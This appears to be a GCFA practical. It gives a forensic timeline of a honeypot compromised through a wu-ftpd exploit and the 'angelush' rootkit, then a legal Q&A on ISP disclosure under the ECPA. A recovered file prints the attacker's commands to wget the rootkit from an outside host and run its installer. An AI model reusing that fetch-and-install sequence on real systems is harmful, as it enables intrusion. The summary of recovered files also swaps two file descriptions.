64279    /mnt/honeypot/usr/bin/lynx
                              17 .a. l/lrwxrwxrwx root     root
96634    /mnt/honeypot/usr/lib/libslang.so.1 -> libslang.so.1.2.2
                              13 .a. l/lrwxrwxrwx root     root
96718    /mnt/honeypot/usr/lib/libz.so.1 -> libz.so.1.1.3
                          258054 .a. -/-rw-r--r-- root     root
96633    /mnt/honeypot/usr/lib/libslang.so.1.2.2
                           63492 .a. -/-rwxr-xr-x root     root
96719    /mnt/honeypot/usr/lib/libz.so.1.1.3
Sat May 17 2003 10:17:18    7470 .a. -/-rw-r--r-- root     root
46932    /mnt/honeypot/etc/mime.types
                            9415 .a. -/-rw-r--r-- root     root
46930    /mnt/honeypot/etc/mailcap
                          126891 .a. -/-rw-r--r-- root     root
48911    /mnt/honeypot/etc/lynx.cfg
Sat May 17 2003 10:18:05  1122109 m.c -/-rw-rw-r-- dan      dan
80616    /mnt/honeypot/home/dan/angelush.tgz
```

The timestamp on the file /mnt/honeypot/home/dan/angelush.tgz corresponds to another possible autowu wu-ftpd overflow from our log-file timeline.

After this we see the user dan extract the files from angelush.tgz to the directory .rk:

```
Sat May 17 2003 10:18:13     1128 ..c -/-rwxr-xr-x dan      dan
125589   /mnt/honeypot/home/dan/.rk/startfile
                             6324 ..c -/-rwxr-xr-x dan      dan
125594   /mnt/honeypot/home/dan/.rk/write
                             4096 ..c d/drwxr-xr-x dan      dan
```

```
125600   /mnt/honeypot/home/dan/.rk/utils/rpms
                            31452 ..c -/-rwxr-xr-x dan      dan
125579   /mnt/honeypot/home/dan/.rk/md5sum
                             1502 ..c -/-rwxr-xr-x dan      dan
80617    /mnt/honeypot/home/dan/.rk/utils/scripts/exit
                              636 ..c -/-rwxr-xr-x dan      dan
125582   /mnt/honeypot/home/dan/.rk/patch
                             6324 ..c -/-rwxr-xr-x dan      dan
125597   /mnt/honeypot/home/dan/.rk/wted
…
```

Note: do to volume, the output has been truncated.

The next entries in our timeline are from the mactimes. We see that the attacker runs the install scripts associated with the rootkit. This is when a core dump is generated:

```
Sat May 17 2003 10:18:18    62920 .a. -/-rwxr-xr-x dan      dan
125583   /mnt/honeypot/home/dan/.rk/ps
                            14808 .a. -/-rwxr-xr-x dan      dan
125568   /mnt/honeypot/home/dan/.rk/encrypt
                           155464 .a. -/-rwxr-xr-x dan      dan
125593   /mnt/honeypot/home/dan/.rk/vdir
                            21306 .a. -/-rwxr-xr-x dan      dan
125572   /mnt/honeypot/home/dan/.rk/killall
                            54152 .a. -/-rwxr-xr-x dan      dan
125581   /mnt/honeypot/home/dan/.rk/netstat
                            39696 .a. -/-rwxr-xr-x dan      dan
125566   /mnt/honeypot/home/dan/.rk/dir
                            33992 .a. -/-rwxr-xr-x dan      dan
125591   /mnt/honeypot/home/dan/.rk/top
                            31504 .a. -/-rwxr-xr-x dan      dan
125570   /mnt/honeypot/home/dan/.rk/ifconfig
                           155462 .a. -/-rwxr-xr-x dan      dan
125576   /mnt/honeypot/home/dan/.rk/ls
                             2293 .a. -/-rwxr-xr-x dan      dan
125607   /mnt/honeypot/home/dan/.rk/firewall
                            69632 mac -/-rw------- dan      dan
125609   /mnt/honeypot/home/dan/.rk/core
```

Even though there was a core dump, the rootkit continues to install.

The next entry from our log-file timeline is an email is being sent. We can confirm this by entries in our mactimes with the execution of the mailme script:

```
Sat May 17 2003 10:18:50      425 .a. -/-rwxr-xr-x dan      dan
125578   /mnt/honeypot/home/dan/.rk/mailme
```

The next entry we see is the user ftp'ing a second copy of the angelush.tgz rootkit. Presumably the user noticed an error related to the core dump, and proceeded to redownload the rootkit:

```
Sat May 17 2003 10:19:11    63728 .a. -/-rwxr-xr-x root     root
62933    /mnt/honeypot/usr/bin/ftp
```

```
                              171346 .a. -/-rw-r--r-- root     root
96559    /mnt/honeypot/usr/lib/libreadline.so.3.0
                                 18 .a. l/lrwxrwxrwx root     root
96560    /mnt/honeypot/usr/lib/libreadline.so.3 -> libreadline.so.3.0
Sat May 17 2003 10:19:43  1122109 m.c -/-rw-r--r-- root     ftp
125636   /mnt/honeypot/home/ftp/angelush.tgz
```

We see the user run this copy of the rootkit, and it runs without error. This corresponds to our earlier notes that the rootkit in /mnt/honeypot/home/dan/.rk had not been installed, while /mnt/honeypot/home/ftp/.rk had. In fact the first rootkit had been (partially) installed. The scripts had aborted part way through. The second time the install was successful and the scripts exited normally (and in the process cleaned up the local .rk directory):

```
Sat May 17 2003 10:19:53     4684 .a. -/-rwxr-xr-x root     root
80659    /mnt/honeypot/usr/bin/.configuration/.. /v
                              6124 .a. -/-rwxr-xr-x root     root
80655    /mnt/honeypot/home/ftp/.rk/sl2 (deleted-realloc)
                                11 .a. -/-rw-r--r-- root     root
80668    /mnt/honeypot/home/ftp/.rk/tcp.log
                             31452 .a. -/-rwxr-xr-x root     root
80646    /mnt/honeypot/usr/bin/md5sum
                              6648 .a. -/-rwxr-xr-x root     root
80636    /mnt/honeypot/home/ftp/.rk/fix
                              4060 .a. -/-rwxr-xr-x root     root
80652    /mnt/honeypot/home/ftp/.rk/read (deleted-realloc)
                             11472 .a. -/-rwxr-xr-x root     root
80657    /mnt/honeypot/home/ftp/.rk/statdx (deleted-realloc)
                              6340 .a. -/-rwxr-xr-x root     root
80663    /mnt/honeypot/usr/bin/.configuration/.. /wscan
…
```

Note: do to volume, the output has been truncated.

The next entry in our timeline is from our log-file timeline. At 10:20 we show the portmap daemon exiting. This is confirmed in our mactimes file:

```
Sat May 17 2003 10:20:03   96520
/mnt/honeypot/etc/rc.d/rc1.d/K89portmap -> ../init.d/portmap
```

The next entry in our timeline comes from our mactimes file. At 10:20:14 we see the user executed the /etc/rc.d/init.d/init script. Part of the actions of this script, are to start up a sniffer, specifically a copy linsniffer that was renamed to write. The starting of this sniffer correlates to the output we saw in the messages file about eth0 entering promiscuous mode:

```
Sat May 17 2003 10:20:14       289 .ac -/-rwxr-xr-x root     root
80638    /mnt/honeypot/etc/rc.d/init.d/init
6324 .a. -/-rwxr-xr-x root     root     80661
/mnt/honeypot/usr/bin/.configuration/.. /write
```

The next entry in our timeline comes from our log-file timeline. We see that a mail was sent from root at 10:20:21. We find evidence corroborating this in the mactimes file:

```
Sat May 17 2003 10:20:21      112 .a. -/-rw-r--r-- root     root
48912    /mnt/honeypot/etc/mail.rc
                           320516 .a. -/-rwsr-sr-x root     root
125022   /mnt/honeypot/usr/sbin/sendmail
                             59 .a. -/-rw-r--r-- root     root
49362    /mnt/honeypot/etc/sendmail.cw
                           788401 .a. -/-rwxr-xr-x root     root
92956    /mnt/honeypot/lib/libdb-2.1.3.so
                            4096 m.c d/drwxrwxrwt root     root
61954    /mnt/honeypot/tmp
```

Reviewing our log-file timeline we see that from 10:20:25 – 10:20:36 the syslog daemon was restarted multiple times. The only evidence we have of this is from the log files in /mnt/honeypot/var/log.

The thing in our timeline comes from our log-file timeline. It is the suspicious output from the cron daemon. We don't see any references to cron daemon in our mactimes. This is because the backdoored cron daemon was started at 10:20:14, the output we see comes from the process running in memory.

After this our log-file timeline tells us that the syslog daemon was restarted multiple times from 10:20:41 – 10:21:06. We are unable to find any evidence to corroborate this in our mactimes file.

Examining the mactimes further, we see the script to clean up the users entries from the log files is executed, by the fact we see rapid sequential access to the files in the directory /mnt/honeypot/var/log:

```
Sat May 17 2003 10:21:04    125691   /mnt/honeypot/var/log/maillog.1
                             3952 .ac -/-rw-r--r-- root     ftp
125689   /mnt/honeypot/var/log/dmesg
                            27834 .a. -/-rw-r--r-- root     ftp
125692   /mnt/honeypot/var/log/messages
                            23615 ..c -/-rw-r--r-- root     ftp
125697   /mnt/honeypot/var/log/messages.1
                             1186 .ac -/-rw-r--r-- root     ftp
125690   /mnt/honeypot/var/log/maillog
                                0 .ac -/-rw-r--r-- root     ftp
125685   /mnt/honeypot/var/log/htmlaccess.log
Sat May 17 2003 10:21:05       23 .ac -/-rw-r--r-- root     ftp
125702   /mnt/honeypot/var/log/snmpd.log
                               41 .ac -/-rw-r--r-- root     ftp
125701   /mnt/honeypot/var/log/sendmail.st
                                0 .ac -/-rw-r--r-- root     ftp
125700   /mnt/honeypot/var/log/spooler
                                0 .ac -/-rw-r--r-- root     ftp
125706   /mnt/honeypot/var/log/spooler.1
                             2044 .a. -/-rw-r--r-- root     ftp
```

```
125695   /mnt/honeypot/var/log/secure
                             1548 .ac -/-rw-r--r-- root     ftp
125699   /mnt/honeypot/var/log/secure.1
                            23615 .a. -/-rw-r--r-- root     ftp
125697   /mnt/honeypot/var/log/messages.1
                                0 .ac -/-rw-r--r-- root     ftp
125694   /mnt/honeypot/var/log/netconf.log
                                0 .ac -/-rw-r--r-- root     ftp
125703   /mnt/honeypot/var/log/xferlog
```

Note: the output has been slightly truncated.

After this we see the user switch to the directory /root, make a new subdirectory called dan, and download a psybnc bouncer into the subdirectory using wget. This correlates to commands we found in the file /mnt/honeypot/root/.bash_history:

```
Sat May 17 2003 10:21:49     4096 m.c d/drwxr-x--- root     root
92937    /mnt/honeypot/root
                            13696 .a. -/-rwxr-xr-x root     root
108913   /mnt/honeypot/bin/mkdir
Sat May 17 2003 10:23:05      3313 .a. -/-rw-r--r-- root     root
49404    /mnt/honeypot/etc/wgetrc
                           124140 .a. -/-rwxr-xr-x root     root
61955    /mnt/honeypot/usr/bin/wget
Sat May 17 2003 10:23:16   925198 ..c -/-rw-r--r-- root     root
111590   /mnt/honeypot/root/dan/psybnc.tgz
Sat May 17 2003 10:23:28      416 .ac -/-rw-r--r-- root     root
111617   /mnt/honeypot/root/dan/psybnc/help/ADDASK.TXT
                              224 .ac -/-rw-r--r-- root     root
111710   /mnt/honeypot/root/dan/psybnc/help/DELAUTOOP.DEU
                            144592 .a. -/-rwxr-xr-x root     root
111365   /mnt/honeypot/bin/tar
```

After this we see the attacker start the psybnc bouncer at 10:23:37:

```
Sat May 17 2003 10:23:37  1164140 .a. -/-rwxr-xr-x root     root
111779   /mnt/honeypot/root/dan/psybnc/psybnc
```

After this, our log-file timeline tells us that there was a connect from the undernet irc proxy. We don't see this in the mactimes file, because the access time for the telnet daemon is updated by the portscan.

After this we our log-file timeline tells us that there was a port scan from 210.22.153.3. We see evidence of this in the mactimes file:

```
Sat May 17 2003 10:29:16   153488 .a. -/-rwxr-xr-x root     root
125349   /mnt/honeypot/usr/sbin/in.ftpd
                           156353 .a. -/-rwxr-xr-x root     root
95970    /mnt/honeypot/usr/lib/libgd.so.1.2
                            31376 .a. -/-rwxr-xr-x root     root
125196   /mnt/honeypot/usr/sbin/in.telnetd
                              484 .a. -/-rw------- root     root
```

```
49708    /mnt/honeypot/etc/ftpaccess
                            527442 .a. -/-rwxr-xr-x root     root
92963    /mnt/honeypot/lib/libm-2.1.3.so
                              7032 .a. -/-rwxr-xr-x root     root
124320   /mnt/honeypot/usr/sbin/in.fingerd
```

After this, there is no significant activity until we unplug the system at 13:38.

Timeline Analysis (summary):

By using our log-file timeline, and performing an analysis on mactimes we were able to come up with the following timeline:

Time	Event
05/05/2003 18:38:15	System was installed
05/13/2003 23:20	System was brought back up from power outage at 20:00
05/17/2003 09:44	Possible wu-ftpd overflow attempt from 199.33.212.3
05/17/2003 10:13:21	Telnet connection from
05/17/2003 10:13:42	User dan added
05/17/2003 10:13:55	Password for dan changed
05/17/2003 10:14:03	Rlogin by dan from 56.severin.s-man.net
05/17/2003 10:17:17	Download first copy of angelush.tgz rootkit
05/17/2003 10:18:03	Extract angelush.tgz
05/17/2003 10:18:05	Possible wu-ftpd overflow attempt from 200.63.93.250
05/17/2003 10:18:18	Run angelush install script
05/17/2003 10:18:50	Email sent to angelush@personal.ro
05/17/2003 10:19:11	Second copy of angelush.tgz ftp'd
05/17/2003 10:19:53	Second copy of angelush.tgz installed
05/17/2003 10:20:03	Portmap daemon exits
05/17/2003 10:20:14	Run /etc/rc.d/init.d/init script which starts a sniffer and installs the adore kernel module
05/17/2003 10:20:21	Second email sent
05/17/2003 10:20:25	Syslog daemon restarted multiple times
05/17/2003 10:20:37	Suspicious crond output (determined that it is a backdoor)
05/17/2003 10:20:41	Syslog daemon restarted multiple times
05/17/2003 10:21:04	Entries cleaned from logfiles in /var/log
05/17/2003 10:21:49 – 10:23:37	Psybnc downloaded, uncompressed, and installed.
05/17/2003 10:29:16	Port scan from 210.22.153.3 (we have determined this is unrelated to the system compromise)

Recover Deleted Files:

We will now attempt to recover some of the files that had been deleted. Examining our output from mactimes, we notice that the attacker didn't delete many files. We will attempt to recover the following files:

Name	Inode	Contents (guess)
qfKAA08343	125682	Something mail related (possibly the mail sent to angelush@personal.ro)
xfKAA08343	125683	Something mail related (possibly the mail sent to angelush@personal.ro)
dfKAA08343	125684	Something mail related (possibly the mail sent to angelush@personal.ro)
.httpd.swpx	96734	Not sure, MAC time is in the middle of the rootkit install
.tkmd5	80670	Not sure, we saw this file reference in the rootkit install scripts

To extract these files, we use the icat command. Icat stands for inode cat, essentially it performs a cat by specifying inodes rather than filenames.

```
[root@code-3 sandbox]# icat /forensics/evidence/matrix.hda1.img 125682
> qfKAA08343
[root@code-3 sandbox]# icat /forensics/evidence/matrix.hda1.img 125683
> xfKAA08343
[root@code-3 sandbox]# icat /forensics/evidence/matrix.hda1.img 125684
> dfKAA08343
[root@code-3 sandbox]# icat /forensics/evidence/matrix.hda1.img 96734 >
httpd.swpx
[root@code-3 sandbox]# icat /forensics/evidence/matrix.hda1.img 80670 >
tkmd5
[root@code-3 sandbox]#
```

Since these are all unknown files, we perform the file command on them:

```
[root@code-3 sandbox]# file xfKAA08343 qfKAA08343 dfKAA08343 httpd.swpx
tkmd5
xfKAA08343: ASCII text
qfKAA08343: data
dfKAA08343: ASCII text
httpd.swpx: ASCII text
tkmd5:      ASCII text
[root@code-3 sandbox]#
```

The first file, xfKAA08343, is an ASCII text file. We can cat the contents of this file:

```
[root@code-3 sandbox]# cat xfKAA08343
May 13 23:20:25 matrix syslog: syslogd startup succeeded
May 13 23:20:25 matrix syslog: klogd startup succeeded
May 13 23:20:26 matrix identd: identd startup succeeded
May 13 23:20:27 matrix atd: atd startup succeeded
May 13 23:20:33 matrix rc: Starting pcmcia succeeded
May 13 23:20:33 matrix inet: inetd startup succeeded
May 13 23:20:34 matrix snmpd: snmpd startup succeeded
May 13 23:20:35 matrix lpd: lpd startup succeeded
May 13 23:20:36 matrix rstatd: rpc.rstatd startup succeeded
May 13 23:20:37 matrix rusersd: rpc.rusersd startup succeeded
May 13 23:20:37 matrix rwalld: rpc.rwalld startup succeeded
```

```
May 13 23:20:38 matrix rwhod: rwhod startup succeeded
May 13 23:20:38 matrix keytable: Loading keymap:
May 13 23:20:38 matrix keytable: Loading
/usr/lib/kbd/keymaps/i386/qwerty/us.kmap.gz
May 13 23:20:39 matrix keytable: Loading system font:
May 13 23:20:39 matrix rc: Starting keytable succeeded
May 13 23:20:42 matrix sendmail: sendmail startup succeeded
May 13 23:20:48 matrix httpd: httpd startup succeeded
May 13 23:20:54 matrix xfs: xfs startup succeeded
May 13 23:20:56 matrix smb: smbd startup succeeded
May 13 23:20:57 matrix smb: nmbd startup succeeded
May 13 23:20:57 matrix linuxconf: Linuxconf final setup
May 13 23:21:00 matrix rc: Starting linuxconf succeeded
May 17 10:20:03 matrix portmap: portmap shutdown succeeded
[root@code-3 sandbox]#
```

This appears to be partial output from the file /mnt/honeypot/var/log/messages. We recognize the last line of text as being the same to what we saw in our log-file timeline.

The next file is categorized as data. To examine the contents we run the strings command to extract human readable content:

```
[root@code-3 sandbox]# strings qfKAA08343
h303.txt
h304.txt
h305.txt
h601.txt
h306.txt
h701.txt
h702.txt
h703.txt
h704.txt
h705.txt
h706.txt
h707.txt
h708.txt
h709.txt
h710.txt
h711.txt
h712.txt
h713.txt
h714.txt
h716.txt
h219.txt
h715.txt
h220.txt
h221.txt
[root@code-3 sandbox]#
```

We don't immediately recognize this content. Performing a google search on "h219.txt" we find a few references to psybnc. It appears this is a directory listing of all of the help files for psybnc's menuconf. We do an ls on /mnt/honeypot/root/dan/psybnc/menuconf/help and see an identical list:

```
[root@code-3 sandbox]# ls /mnt/honeypot/root/dan/psybnc/menuconf/help/
h219.txt  h304.txt  h701.txt  h705.txt  h709.txt  h713.txt
h220.txt  h305.txt  h702.txt  h706.txt  h710.txt  h714.txt
h221.txt  h306.txt  h703.txt  h707.txt  h711.txt  h715.txt
h303.txt  h601.txt  h704.txt  h708.txt  h712.txt  h716.txt
[root@code-3 sandbox]#
```

The next file dfKAA08343 is also a text file, we use the cat command to display the contents:

```
[root@code-3 sandobx]# cat dfKAA08343
(truncated)
...
root (05/11-03:20:00-9316) CMD (   /sbin/rmmod -as)
root (05/11-03:30:01-9319) CMD (   /sbin/rmmod -as)
root (05/11-03:40:00-9321) CMD (   /sbin/rmmod -as)
root (05/11-03:50:00-9324) CMD (   /sbin/rmmod -as)
root (05/11-04:00:00-9326) CMD (   /sbin/rmmod -as)
root (05/11-04:01:00-9328) CMD (run-parts /etc/cron.hourly)
root (05/11-04:02:00-9333) CMD (run-parts /etc/cron.daily)
[root@code-3 sandbox]#
```

Note: do to volume, the output has been truncated.

This appears to be the output from the cron jobs. We see the next file httpd.swpx is also a text file. We use the cat command again to display the contents:

```
[root@code-3 sandbox]# cat httpd.swpx
EP9v6Qript9zeeNOPjvv0TOGsLitpfrXBUdJblSzFPDobTlPUCEeEzdxglyNos4IvejtbRNdAMxP/d7NhBeFsei
miWgMTnPV7ZmNC2ww/QSkDUOl2S5d7gJatgVAHghpkztG/dhtPLN00POwLLXVS3ccyoWJvoHxARS2Az46Kw9fmi
TnPV7ZmNC2ww
2NE8MkaiNgCKPImVAAe6C9ixhrmDQAsDlKyCJmh6G9VeJXrXJa7qZnx6YxGxuRR/6Kw9fmiWgMTnPV7ZmNC2ww8
miWgMTnPV7ZmNC2wwsBIkNL9LvGzHREGr5rfQO3i311L/Ic1UpExoaX3MN2rnnApDPhNqf9Y82i7BX/UHVWRY+R
[root@code-3 sandbox]#
```

This output at first inspection appears to be garbage. However we notice that the entire file is composed of ASCII characters. This output looks similar to the file /mnt/honeypot/dev/srd0 which contains the encrypted md5 hash sums. Performing a diff on the two files we find they are identical:

```
[root@code-3 sandbox]# diff httpd.swpx /mnt/honeypot/dev/srd0
[root@code-3 sandbox]#
```

The last file, tkmd5 is also an ASCII text file. We use the cat command to display it's contents:

```
[root@code-3 sandbox]# cat tkmd5
wget snow.prohosting.com/ryz/angelush.tgz
lynx snow.prohosting.com/ryz/angelush.tgz
tar xzvf angelush.tgz
cd .rk
```

```
./install
[root@code-3 sandbox]#
```

It appears that this is a copy of the file /mnt/honeypot/home/dan/.bash_history.

Recover Deleted Files (summary):

We recovered five files that were deleted. Unfortunately these files didn't give us any new clues. The files can be summarized as follows:

- qfKAA08343: This is a text file that appears to contain part of the contents of the /mnt/honeypot/var/log/messages file
- xfKAA08343: This is a binary file that contains a file listing of the directory /mnt/honeypot/root/dan/psybnc/menuconf/help.
- dfKAA08343: This is a text file that contains output from cron jobs.
- httpd.swpx: This is a text file that contains a copy of the encrypt md5 hash sums for system binaries. This is a copy of the file /mnt/honeypot/dev/srd0.
- tkmd5: This is a text file that contains a copy of the commands found in /mnt/honeypot/home/dan/.bash_history

String Search:

The only evidence left to examine is the swap file. Since this file contains raw memory dumps, we can use the strings command to search for data.

```
[root@code-3 sandbox]# strings /forensics/evidence/matrix.hda5.img >
matrix.hda5.strings
 [root@ code-3 sandbox]# strings -8 matrix.hda5.strings >
matrix.hda5.strings.shorter
 [root@ code-3 sandbox]#
```

There are several possible ways to examine the strings files. The quickest method is to use grep. We performed a grep for strings such as "personal.ro", "angelush", "severin", "vadim", ".rk", "hack", "crond", "cocacola", etc. however we didn't find any strings associated with the compromise. We then examined the string files by hand by using vi. We didn't find any strings related to the compromise. We did however see several references to the install procedure, which leads us to believe that the system did very little swapping (if any). This isn't surprising given the amount of memory.

Network Captures:

We have the network captures (binary dumps of the network traffic) available to us that were kept on Houdini. Running snort on the dump file immediately reveals how the attack happened:

```
[**] [1:1622:5] FTP RNFR ././ attempt [**]
[Classification: Misc Attack] [Priority: 2]
…
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
05/17-09:44:16.797569 4.46.62.185:21 -> 196.33.212.3:2196
```

We see that this attack exploits a hole in the globbing code for wu-ftpd. We also see a similar note in the snort output

```
[**] [1:1622:5] FTP RNFR ././ attempt [**]
[Classification: Misc Attack] [Priority: 2]
...
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
05/17-10:18:15.458797 4.46.62.185:21 -> 200.63.93.250:36969
```

This confirms our earlier hypothesis of two connects by the auto-wu wu-ftpd exploiter.

Conclusion:

We are able to make some conclusions about our attacker based off of these facts:

- The attacker doesn't hide his/her presence very well (e.g. incomplete entries in log files, creating files/directories in places such as root, adding a new user, leaving temporary files, etc.)
- The attacker's rootkit was was pieced together from other rootkits.
- The attacker used an automated script tool to gain root access.
- The attacker used the same attack tool twice to gain entry

Based on these facts, we can conclude that this attacker is an amateur. The attacker appeared to come from multiple IPs, possibly they are jump points for further scanning. Based on the contents of files in the rootkit, and the appearance of romainian IPs, we can conclude that the attacker is probably from Romania.

Appendix A – List of files in the angelush.tgz rootkit:

```
[root@code-3 root]# ls -aR /mnt/honeypot/home/dan/.rk
/mnt/honeypot/home/dan/.rk:
.         dir               ls       remove            v
..        du                lsof     sc                vdir
.a        encrypt           mailme   sl2               write
.c        firewall          md5sum   sshd_config       wroot
chattr    fix               move     ssh_host_key      wscan
check     ifconfig          netstat  ssh_host_key.pub  wted
cl        init              new      ssh_random_seed   wu
clean     install           .p       startfile         .x
core      killall           patch    statdx            .x.tgz
crond     lg                ps       tcp.log
curatare  libproc.so.2.0.6  pstree   top
.d        login             read     utils

/mnt/honeypot/home/dan/.rk/curatare:
.  ..  attrib  chattr  ps  pstree

/mnt/honeypot/home/dan/.rk/utils:
.  ..  rpms  scripts

/mnt/honeypot/home/dan/.rk/utils/rpms:
.  ..  pico.rpm  proc.rpm  wget.rpm  wu-ftpd-2.6.1-20.i386.rpm

/mnt/honeypot/home/dan/.rk/utils/scripts:
.  ..  exit  install1

/mnt/honeypot/home/dan/.rk/.x:
.          configure       Makefile
..         CVS             Makefile.gen
adore.c    dummy.c         Makefile_Sat_May_17_10:18:28_PDT_2003
ava        exec.c          README
ava.c      exec-test.c     rename.c
Changelog  libinvisible.c  start
cleaner.c  libinvisible.h  TODO
cleaner.o  LICENSE         xC.o

/mnt/honeypot/home/dan/.rk/.x/CVS:
.  ..  Entries  Repository  Root  Tag
[root@code-3 root]#
```

References

1. Autowu credentials, http://www.nardware.co.uk/honeys/honey1/NardHoney1.htm
2. Wu-FTPD vulnerability, http://www.securityfocus.com/bid/1387
3. /var/log/secure, http://www.linuxjournal.com/article.php?sid=5316
4. Romanian dictionary, http://www.castingsnet.com/dictionaries/
5. LRK5, http://packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz
6. Adore rootkit, http://www.antiserver.it/Unix/rootkit/
7. t0rnkit, http://www.kuht.it/modules/mydownloads/singlefile.php?lid=135
8. Beastkit, http://cert.uni-stuttgart.de/forensics/rootkits/beastkit.en.php
9. Statdx by ron1n, http://www.netw3.com/documents/rootkit/statdx.html
10. Vadim v.Ibeta, http://www.ebat.org/~jethro/evilkit.txt
11. Linsniffer, http://www.cotse.com/sw/sniffers/linsniffer.c
12. Core dumps, http://vx.netlux.org/lib/vsc03.html
13. Psybnc tutorial, http://www.netknowledgebase.com/tutorials/psybnc.html
14. TCT, http://www.porcupine.org/forensics/tct.html
15. TASK, http://sleuthkit.sourceforge.net/index.php

The Grey Line of Incident Handling

Legal issues surrounding incident handling

Abstract: We answer a series of legal questions regarding incident handling for an Internet Service Provider.

Michael Murr
GCFA v1.2
Part 3

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

Our internet service provider (ISP) would be considered a public provider because we provide to the public (even though we charge a fee.) If we were to disclose anything at this point in time, it would be a voluntary disclosure because we were not served with a subpoena or court order. Since we are a public provider, and are examining voluntary disclosure, the ECPA (Electronic Communications and Privacy Act)[1] provides guidance here. Specifically Title 18 § 2702(a)(3) of the United States Code says:

> "a provider of remote computer service or electronic communication service to the public shall not knowingly divulge a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by paragraph(1) or (2)) to any governmental entity."

There are six exceptions, in Title 18 § 2702(c)(1) § 2702(c)(6):

> "(c)Exceptions for disclosure of customer records.—A provider described in subsection(a) may divulge a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by subsection (a)(1) or (a)(2))—
>
> (1) as otherwise authorized in section 2703;
> (2) with the lawful consent of the customer or subscriber;
> (3) as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;
> (4) to a governmental entity, if the provider reasonable believes that an emergency involving immediate danger of death or serious physical injury to ay person justifies disclosure of the information;
> (5) to the National Center for Missing and Exploited Children, in connection with a report submitted thereto under section 227 of the Victims of Child Abuse Act of 1990 (42 U.S.C. 13032); or
> (6) to any person other than a governmental entity."

Reviewing the exceptions, (1) does not apply because section 2703 deals with required disclosure, and we are examining voluntary disclosure. Section (2) may or may not apply. If we have consent of the customer or subscriber, then we can disclose the information to the officer. Normally something like this would be stipulated in a banner, initial user contract, or

possibly if the client uses custom software, which itself is bannered. However these situations are more uncommon than common.

Section (3) does not apply because we only determined that a valid user account was logged in via dialup. There are no threats to protection of our rights or property. Section (4) also doesn't apply because we weren't told that this was an emergency, and hence don't have a reasonable belief of such. Section (5) doesn't apply because this is a simple phone call from a law enforcement officer. Section (6) does not apply because law enforcement officers are considered government entities.

So at this point in time, we can only disclose information to the officer for which we have consent; other than that, we can't disclose anything.

What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

Reviewing our situation, we are a public provider. The ECPA again provides guidance here, in Title 18 § 2703(f)(1):

> "(f) Requirement to preserve evidence.—
>
> (1) In general.—A provider of wire or electronic communication services or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process."

So all that is necessary for the officer to require us to preserve evidence is a request. As the wording doesn't say specifically how the request has to be made, a simple telephone call could suffice. According to the DOJ manual for Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations, the recommended practice for making such requests should be done via fax, email, or some other written form because it provides a paper record, and helps to prevent miscommunication[2].

The manual also makes an interesting note, which is of interest to both law enforcement and systems administration personnel, that a 2703(f) request only has the authority to require a provider to preserve existing records, not future ones.

What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

This question implies a compelled or required disclosure. We again get guidance from the ECPA, specifically Title 18 § 2703(c)(1)(B), which states:

"(c) Records concerning electronic communication service or remote computing service.

> (1) A governmental entity may require a provider of electronic communication service or remote computing service to disclose a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications) only when the governmental entity—
>
> …
>
> > (B) obtains a court order for such disclosure under subsection (d) of this section;"

Essentially, this states that the law enforcement officer must obtain a court order in order to require us to disclose the information.

What other "investigative" activity are you permitted to conduct at this time?

There are a few factors that can determine what you can and can not do from this point forward. The primary factor is whether or not we would be acting as an "agent of law enforcement." In an email to the honeypots mailing list, Richard Salgado states:

> "One of the posts suggests that a victim who was monitoring an intruder, then called in law enforcement, must stop monitoring. The fact that the victim called law enforcement does not by itself, however, mean that the victim has become a government agent or that it lost its right to continue monitoring to protect the system. … The victim has the right to monitor in order to protect the system, and to disclose the fruits of the monitoring to law enforcement. Significantly, if the monitoring is done by the victim because law enforcement officers directed the victim to monitor for law enforcement purposes, then it is not being done to protect the system and may be improper."[3]

This email can be summarized as follows: As long as what we are doing is for the protection of our system, and is not at the request of law enforcement, it is ok to do so. As a general rule, it would also be a good idea to consult with legal counsel before taking any more actions, especially if this case could lead to prosecution.

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an

account for him/her to use, and used THAT account to hack into the government system?

Hopefully the company we work for has adequate policy dictating what our actions should be. Unfortunately this isn't always the case. Lets examine some of the laws that tell us what we can and can't do.

At this point, the intruder has qualified us for one of the exceptions for voluntary disclosure of customer communications or records under the ECPA. Specifically Title 18 § 2702(b)(5) which states:

> "(b) Exceptions for disclosure of communications.—A provider described in subsection (a) may divulge the contents of a communication—
>
> …
>
> (5) as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;"

We can monitor (sniff) the traffic within our network, to prevent further damage, by using the provider exception to the wiretap act. The provider exception to the wiretap act is in 18 U.S.C. § 2511(2)(a)(i), it states:

> "It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks."[4]

This paragraph can be summarized as: we can monitor the traffic within our network as long as it is to protect our "rights or property", or when done in the course of normal employment (and is necessary incident to the rendition of the service). In case law, the courts have also stated that the scope for monitoring is not all encompassing; rather it should be tailored to the specific purpose[5].

Again, even though we may have the legal right to perform monitoring, etc. our actions should follow corporate policy, or we should consult legal counsel before taking any further actions.

References

1. ECPA, http://www.cybercrime.gov/ECPA2701_2712.htm
2. Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations , http://www.cybercrime.gov/s&smanual2002.htm
3. Salgado, Richard, http://cert.uni-stuttgart.de/archive/honeypots/2002/09/msg00160.html
4. Provider exception to wiretap, http://www.securityfocus.com/archive/119/293431/2002-09-23/2002-09-29/0
5. United States v McKaren, 957 F. Supp. 215, 219